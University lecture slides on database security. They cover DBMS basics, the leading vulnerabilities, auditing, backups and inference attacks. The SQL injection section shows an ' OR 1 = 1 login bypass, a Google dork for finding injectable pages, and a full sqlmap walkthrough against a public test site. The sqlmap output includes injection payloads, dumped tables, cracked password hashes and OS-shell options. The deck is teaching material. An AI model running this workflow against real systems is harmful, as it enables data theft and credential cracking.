# Cyber Security Database Security

Chris G. Willcocks Durham University

### An overview of databases



#### Database:

An organised collection of data.

#### Relational database:

 Collection of schemas, tables, queries, reports, views, and other elements.

#### DBMS:


MySQL, PostgreSQL, MongoDB,
 Oracle, ...

#### Database Administrator:

 Defines the rules that organize the data and controls access.

#### NoSQL:

 Sometimes "non-relational", or "not only SQL".



# Database Management System



#### DBMS roles:

- Concurrency
- Security
- Data Integrity
- Administration procedures
  - Change management
  - Performance monitoring/tuning
  - Backup & Recovery
- Automated rollbacks, restarts and recovery
- Logging/auditing of activity

#### DBMS consists of:

- 1. The data
- 2. The engine
  - Allows data to be:
    - i. Locked
    - ii. Accessed
    - iii. Modified
- The schema
  - Defines the database's logical structure









### **Popular DBMS**




- Top databases (Feb 2022)
- Still dominated by relational DBMS
- But it's not all about SQL injection any more...

383 systems in ranking, February 2022

	Rank	Feb 2021		Database Model	Score			
Feb 2022	Jan 2022		DBMS		Feb 2022	Jan 2022	Feb 2021	
1.	1.	1.	Oracle 🚹	Relational, Multi-model 📵	1256.83	-10.05	-59.84	
2.	2.	2.	MySQL	Relational, Multi-model 📵	1214.68	+8.63	-28.69	
3.	3.	3.	Microsoft SQL Server    ☐	Relational, Multi-model 🚺	949.05	+4.24	-73.88	
4.	4.	4.	PostgreSQL ⊕ ⊜	Relational, Multi-model 🛐	609.38	+2.83	+58.42	
5.	5.	5.	MongoDB [ ]	Document, Multi-model 🔞	488.64	+0.07	+29.69	<b>→</b> NoS
6.	6.	<b>↑</b> 7.	Redis 🚹	Key-value, Multi-model 🚺	175.80	-2.18	+23.23	<b>→</b> NoSe
7.	7.	<b>4</b> 6.	IBM Db2	Relational, Multi-model 🚺	162.88	-1.32	+5.26	
8.	8.	8.	Elasticsearch	Search engine, Multi-model 🚺	162.29	+1.54	+11.29	<b>→</b> NoS
9.	9.	<b>1</b> 1.	Microsoft Access	Relational	131.26	+2.31	+17.09	
10.	10.	<b>4</b> 9.	SQLite [	Relational	128.37	+0.94	+5.20	

### **Database application types**













### Relational / SQL databases



#### **Table: Users**

ID	Name	Email	City	Lat_N	Bitcoins
1001	Jess	jess@dur.ac.uk	Exeter	40	10
1002	Chris	chris@dur.ac.uk	Durham	33	7
1003	Greg	greg@dur.ac.uk	Toulouse	47	0.001
1004	Anna	anna@dur.ac.uk	Durham	21	0.2

```
SELECT Name FROM Users WHERE City = Durham; GRANT SELECT ON ANY TABLE TO Chris

SELECT * FROM Users WHERE Lat_N > 39.7;

SELECT ID, Name, City FROM Users ORDER BY Lat_N;

UPDATE Users SET Bitcoins = Bitcoins + 0.001;
```

### **NoSQL** databases




```
>>> from pymongo import MongoClient
>>> uri = "mongodb://user:password@example.com/the_database?authMechanism=SCRAM-SHA-1"
>>> client = MongoClient(uri)
                                                    Created lazily - none of the commands have
>>> db = client['test-database']
                                                    actually performed any operations on the server
>>> collection = db['test-collection']
                                                    until the first document is inserted into them:
>>> import datetime
                                                      >>> posts = db.posts
>>> post = {"author": "John",
                                                      >>> post id = posts.insert one(post).inserted id
      "text": "My first blog post!",
                                                      >>> post id
      "tags": ["python", "pymongo", "monty"],
                                                      ObjectId('...')
      "date": datetime.datetime.utcnow()}
```

Type +	Examples of this type			
Key-Value Cache	Coherence, eXtreme Scale, Hazelcast, Infinispan, JBoss Cache, Memcached, Repcached, Velocity			
Key-Value Store	ArangoDB, Flare, Keyspace, RAMCloud, SchemaFree, Hyperdex, Aerospike, quasardb			
Key-Value Store (Eventually-Consistent)	DovetailDB, Oracle NoSQL Database, Dynamo, Riak, Dynomite, Voldemort, SubRecord			
Key-Value Store (Ordered)	Actord, FoundationDB, InfinityDB, Lightcloud, LMDB, Luxio, MemcacheDB, NMDB, TokyoTyrant			
Data-Structures Server	Redis			
Tuple Store	Apache River, Coord, GigaSpaces			
Object Database	DB4O, Objectivity/DB, Perst, Shoal, ZopeDB			
Document Store	ArangoDB, Clusterpoint, Couchbase, CouchDB, DocumentDB, IBM Domino, MarkLogic, MongoDB, Qizx, RethinkDB, XML databases			
Wide Column Store	Amazon DynamoDB, BigTable, Cassandra, Druid, HBase, Hypertable, KAI, KDI, OpenNeptune, Qbase			

### **Database security overview**



Vulnerabilities not necessarily proportional to popularity




Source: Qualys, Inc.

### **Database security overview**



### 1. Primary concepts

- Authentication who are you?
- Authorization what are you allowed to do?
- Encryption protecting the data
- Auditing what did you do?



### 2. Other important concepts

- Redaction <u>disguise</u> sensitive data on returned results
- Masking creating similar but inauthentic version of the data for training/testing
- Firewall threat patterns, approved whitelisted commands, blacklist (harmful) commands, monitor for data leakage, evaluate IP address/time/location
- Integrity data should be accurate and tolerant to physical problems (hardware failure, power failures)

### **Database security background**




- Vast majority of records breached are from database leaks
  - Not surprising that hackers are going after databases
    - They contain transactional information, financial details, emails, ...
- Relatively small portion of security budget is spent on data center security. Even in the modern day lots of "new" tutorials are bad.



### Database vulnerability popularity



- 1. Excessive and Unused Privileges
- 2. Privilege Abuse
- 3. SQL injection
- 4. Malware
- Weak audit trail
- 6. Storage media exposure
- 7. Exploitation of vulnerabilities and misconfigured databases
- 8. Unmanaged sensitive data
- 9. DoS
- 10. Limited security expertise and education




Rankings & Source: Verizon.

### **#1 Excessive and unused privileges**




- Privilege control mechanisms for job roles have often not been well defined or maintained.
- People join the company, leave the company, change roles, their privileges often grow and aren't scaled back to be inline with their job requirements.
- Probably the greatest chance of impact in organisations.



### **#2 Privilege abuse**



- People who have legitimate use of data, but choose to abuse it.
  - e.g. people doing things to the neighbors or friends
- Employees often feel entitled to take data with them
  - They feel they were a part of creating this data, therefore they will take it with them.
  - Lots of high-profile cases
    - Celebrities
    - Political figures



# #3 SQL injection



- Inserting or injecting unauthorised malicious database statements somewhere in the application or database that gets executed by the database itself.
  - Making critical data available to be viewed, copied or changed.
- Typing structured query language commands to the database
- In many times the database opens up and spits out its contents
- "... one SQL injection attack can bring in big bucks. It's a no-brainer that you should make this problem a top priority"

Admin	
' OR 1 = 1	
Remember me	

### #3 SQL injection & prepared statements



- Prepared statements are a good defense against SQL injection.
- Original, insecure code:



# Prepared statements (parameterised queries)



#### Becomes:

```
email = request.getParameter("email")
password = request.getParameter("password")

# sql = "select * from users where (email ='" + email +"' and password ='" + password + "')";
sql = "select * from users where email = ? and password = ? ";

result = statement.executeQuery(sql, [email, password])
```

parameterizes the SQL statement with the email and password data (doesn't mix code and data)



Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server,
 Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB,
 HSQLDB and Informix database management systems.

```
Try to get lots of databases
inurl:".php?id="
sqlmap -u <a href="http://site.php?id=173">http://site.php?id=173</a> --dbs
                                                                    Get list of tables
sqlmap -u <a href="http://site.php?id=173">http://site.php?id=173</a> -D <database> --tables
                                                                                         Get list of columns
sqlmap -u <a href="http://site.php?id=173">http://site.php?id=173</a> -D <database> -T  --columns
sqlmap -u <a href="http://site.php?id=173">http://site.php?id=173</a> -D <database> -T  -C
users, passwords, emails, ... --dump
                                                      Dump the data (can select multiple columns)
```



- 1. Input url (-u)
- 2. Get databases --dbs

```
chris@chris-lab > ~ / master • > sqlmap -u http://www.webscantest.com/datastore/search get by id.php\?id\=4 --db
                             {1.1.11#stable}
                             http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the en
d user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program
[*] starting at 19:35:02
[19:35:02] [INFO] resuming back-end DBMS 'mysql'
[19:35:02] [INFO] testing connection to the target URL
[19:35:02] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=4 AND 2126=2126
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=4 AND (SELECT 8477 FROM(SELECT COUNT(*), CONCAT(0x71786a7a71, (SELECT (ELT(8477=8477,1))), 0x71766b6
b71,FLOOR(RAND(0)*2))x FROM INFORMATION SCHEMA.PLUGINS GROUP BY x)a)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=4 AND SLEEP(5)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=4 UNION ALL SELECT NULL, CONCAT(0x71786a7a71,0x54796e6c61505248554b594e424648634e52634e4f536664446
 6b566774596c636a556344477859,0x71766b6b71),NULL,NULL-- TXuS
[19:35:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:35:02] [INFO] fetching database names
available databases [2]:
 *] information schema
 [19:35:02] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest.com'
```

Databases —



```
[19:38:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:38:32] [INFO] fetching database names
[19:38:32] [INFO] fetching tables for databases: 'information schema,
bscantest'
Database: webscantest
[4 tables]
  accounts
  inventory
  orders
  products
Database: information_schema
 [40 tables]
  CHARACTER SETS
  COLLATIONS
  COLLATION CHARACTER SET APPLICABILITY
  COLUMNS
  COLUMN PRIVILEGES
  INNODB TRX
  KEY COLUMN USAGE
  PARAMETERS
  PARTITIONS
  PLUGINS
  PROCESSLIST
  PROFILING
  REFERENTIAL CONSTRAINTS
  ROUTINES
```

3. Get tables and columns (--tables, --columns)

```
[19:43:08] [INFO] fetching current database
[19:43:08] [INFO] fetching columns for table 'accounts' in database
webscantest'
Database: webscantest
Table: accounts
[5 columns]
 Column | Type
 fname | varchar(50)
  id
 lname | varchar(100)
  passwd | varchar(100)
 uname | varchar(50)
[19:43:08] [INFO] fetched data logged to text files under '/home/chr
s/.sqlmap/output/www.webscantest.com'
[*] shutting down at 19:43:08
chris@chris-lab ~ / master • ]
```



- 4. Dump the data (--dump)
- 5. Crack password hashes

```
[19:50:29] [INFO] recognized possible password hashes in column 'passwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
[19:50:39] [INFO] writing hashes to a temporary file '/tmp/sqlmapPmTZUE9233/sqlmaphashes-4Uinqc.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[19:50:40] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[19:50:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[19:50:45] [INFO] starting dictionary-based cracking (md5 generic passwd)
[19:50:45] [INFO] starting 8 processes
[19:50:46] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[19:50:50] [INFO] cracked password 'testpass' for hash '179ad45c6ce2cb97cf1029e212046e81'
Database: webscantest
Table: accounts
[2 entries]
  admin
           testuser | 179ad45c6ce2cb97cf1029e212046e81 (testpass) | Test | User
[19:50:50] [INFO] table 'webscantest.accounts' dumped to CSV file '/home/chris/.sqlmap/output/www.web
scantest.com/dump/webscantest/accounts.csv'
[19:50:50] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest
[*] shutting down at 19:50:50
 chris@chris-lab > ~ / master • ]
```

### Other fun options




```
These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts
  -p TESTPARAMETER Testable parameter(s)
  --dbms=DBMS
                      Force back-end DBMS to this value
Detection:
  These options can be used to customize the detection phase
  --level=LEVEL
                      Level of tests to perform (1-5, default 1)
  --risk=RISK
                      Risk of tests to perform (1-3, default 1)
Techniques:
  These options can be used to tweak testing of specific SQL injection
                      SQL injection techniques to use (default "BEUSTQ")
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements
                      Retrieve everything
                      Retrieve DBMS banner
                      Retrieve DBMS current user
  --current-db
                      Retrieve DBMS current database
  --passwords
                      Enumerate DBMS users password hashes
                      Enumerate DBMS database tables
  --columns
                      Enumerate DBMS database table columns
  --schema
                      Enumerate DBMS schema
                      Dump DBMS database table entries
  --dump-all
                      Dump all DBMS databases tables entries
  -D DB
                      DBMS database to enumerate
  -T TBL
                      DBMS database table(s) to enumerate
  -C COL
                      DBMS database table column(s) to enumerate
Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system
                      Prompt for an interactive operating system shell
  --os-pwn
                      Prompt for an OOB shell, Meterpreter or VNC
  These options can be used to set some general working parameters
                      Never ask for user input, use the default behaviour
  --flush-session
                     Flush session files for current target
  --sqlmap-shell
                      Prompt for an interactive sqlmap shell
                      Simple wizard interface for beginner users
chris@chris-lab > ~ / master • |
```

Get interactive operating system shell

### #4 Malware



- We've said that the vast majority of breaches are with databases
  - a. But most breaches involve malware.
- Organisations are quickly compromised and then their data goes out the door within minutes or hours.
- It takes <u>weeks to months</u> to discover this has happened.
- It takes <u>weeks to months</u> to contain and remediate the problem.
- Common strategy:
  - a. Spear phishing (emails)
  - b. Malware
  - c. Credentials stolen
  - d. Data being stolen



### **#5 Weak audit trail**



- We get a much clearer picture of what's going on with more detail and resolution
- Most organisations don't record all the details that you need to deal with the aftermath of these situations
- Hard to trace back to individual users

From		N days ago		1 -	(03/24/201	6 00:00)	ಲ Refresh		Filters			
То	Today			▼ (03/25	<b>I</b> (03/25/2016 00:00)							
				first previous Page 1 next last					Page siz		ze : 20	
Edit	ID	Rule	Login	Application	Instance	SQL Sta	tement		Time	Rows	Error	
Open >>	2229	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:18	1	No	
Open >>	2228	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:18	1	No	
Open >>	2227	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:18	1	No	
Open >>	2226	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:18	1	No	
Open >>	2225	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:18	1	No	
Open >>	2224	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:18	1	No	
Open >>	2223	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:18	1	No	
Open >>	2222	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:18	1	No	
Open >>	2221	audit rule 1	postg	pgAdmin III	test_db	select *	rom test_table		24.03 13:18	9	No	
Open >>	2220	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:17	1	No	
Open >>	2219	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:17	1	No	
Open >>	2218	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:17	1	No	
Open >>	2217	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:17	1	No	
Open >>	2216	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:17	1	No	
Open >>	2215	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:17	1	No	
Open >>	2214	audit rule 1	postg	pgAdmin III	test_db	SELECT	CASE WHEN typbasetype	=0 THEN oid else typbasetype	24.03 13:17	1	No	
Open >>	2213	audit rule 1	postg	pgAdmin III	test_db	SELECT	format_type(oid,-1) as type	name FROM pg_type WHERE	24.03 13:17	1	No	
Open >>	2212	audit rule 1	postg	pgAdmin III	test_db	select *	from test_table		24.03 13:17	9	No	
Open >>	2211	audit rule 1	postg	pgAdmin III	test_db	SELECT	oid, pg_encoding_to_char	encoding) AS encoding, datla	24.03 13:17	1	No	
Open >>	2210	audit rule 1	posta	pgAdmin III	test db	SELECT	version();		24.03 13:17	1	No	

# Things you may wish to audit




### Auditing

- Undocumented create, drop, alter, grant, deny, revoke (events should be investigated)
- Select, insert, update, delete, merge, lock table (useful for deep non-daily analysis)
- Access history (check for users accessing data they shouldn't have)
- Permission changes
- Unauthorized access
  - Failed login attempts by non-existent users or wrong passwords
- Failed & successful login attempts
- Performance monitoring
  - DoS, alerts, automated response rules
- Version control



### **Auditing example**






### #6 Storage media exposure



- After spear phishing and malware, it's often the database backups that are actually leaked in the end.
- Often something that's completely unprotected from an attack
- Shows up in the details of a variety of security breaches.
  - Need to monitor and look at the media itself.





# Database backup 3-2-1



Availability vs Confidentiality

3-2-1 rule of backup





# #7 Database vulnerability exploitation




- Oracle, Microsoft and IBM have big market share periodically patches and fixes.
  - o Patches are rolled out and made available to their customers and wider community.
- ...But companies rarely have resources and/or abilities to immediately apply the patches to their systems.
- 28% of oracle users have never applied one of the database patches or don't know if their organization have done that. \*
- 10% take a year or longer to apply a patch. \*
  - o Requirements for a stable business etc.

# #8 Unmanaged sensitive data



- You can easily end up with some of your sensitive data being used in testing environments, or R&D environments and not being managed properly.
  - Training
  - Use Data Masking



Source: Oracle

# #9,10 DoS & limited expertise



- DoS attacks can happen to databases.
- With databases:
  - Attackers overload server resources (memory usage, CPU)
  - Flooding database with queries that cause server to crash

### Limited expertise & security training:

- Majority of organisations experienced staff related breaches when policies weren't well understood.
  - The very people controlling the policies on devices either don't understand the business aspects or technical aspects of the vulnerability.
- Small business (over half of them) don't even have a position for educating their staff about security risks, e.g. a software engineer whose learnt about software security.

### **Obscure queries**



- Hide your real query in a more complex query
  - Harder for the system to identify the real query
- Example "Determine who has self-reported drug use"

```
SELECT * FROM Students WHERE (Sex="M" OR Sex="F") AND ((Sex="M" AND Drugs="1") OR (Sex="F" AND Drugs="1"))

OR (Sex<>"M" AND Sex<>"F") OR College="Bogus"
```

Simplifies to:

```
SELECT * FROM Students WHERE Drugs="1"
```

### Inference attacks & differential privacy



- Data mining technique:
  - Analyze data in order to illegitimately gain knowledge of subject or database.
  - Sensitive information can be leaked if hacker can infer real value with high confidence.
- Occur when someone is allowed to execute queries that they're authorized for, but by executing those queries they are able to gain access to information for which they are not authorized.

### **Example paper:**

"Inference Attack on Browsing History of Twitter Users Using Public Click Analytics and Twitter Metadata", IEEE Transactions on Dependable and Secure Computing.



# Approach to database security



### **Good approach:**

- 1. Discovery and assessment
  - You can't protect against problems if you don't know they exist.
  - Quickly identify sensitive data and assessing vulnerabilities/misconfigurations.
- 2. User rights management
  - Make sure you have thorough process to review and eliminate excessive user rights.
- Monitoring and blocking
  - Have procedures in place to monitor activity and block attempted policy violations
- 4. Auditing (creating a trail)
- 5. Protecting the data
  - Storage encryption, tamper-proof audit trail
- 6. Non-technical security
  - Raise awareness and cultivate experienced security professionals

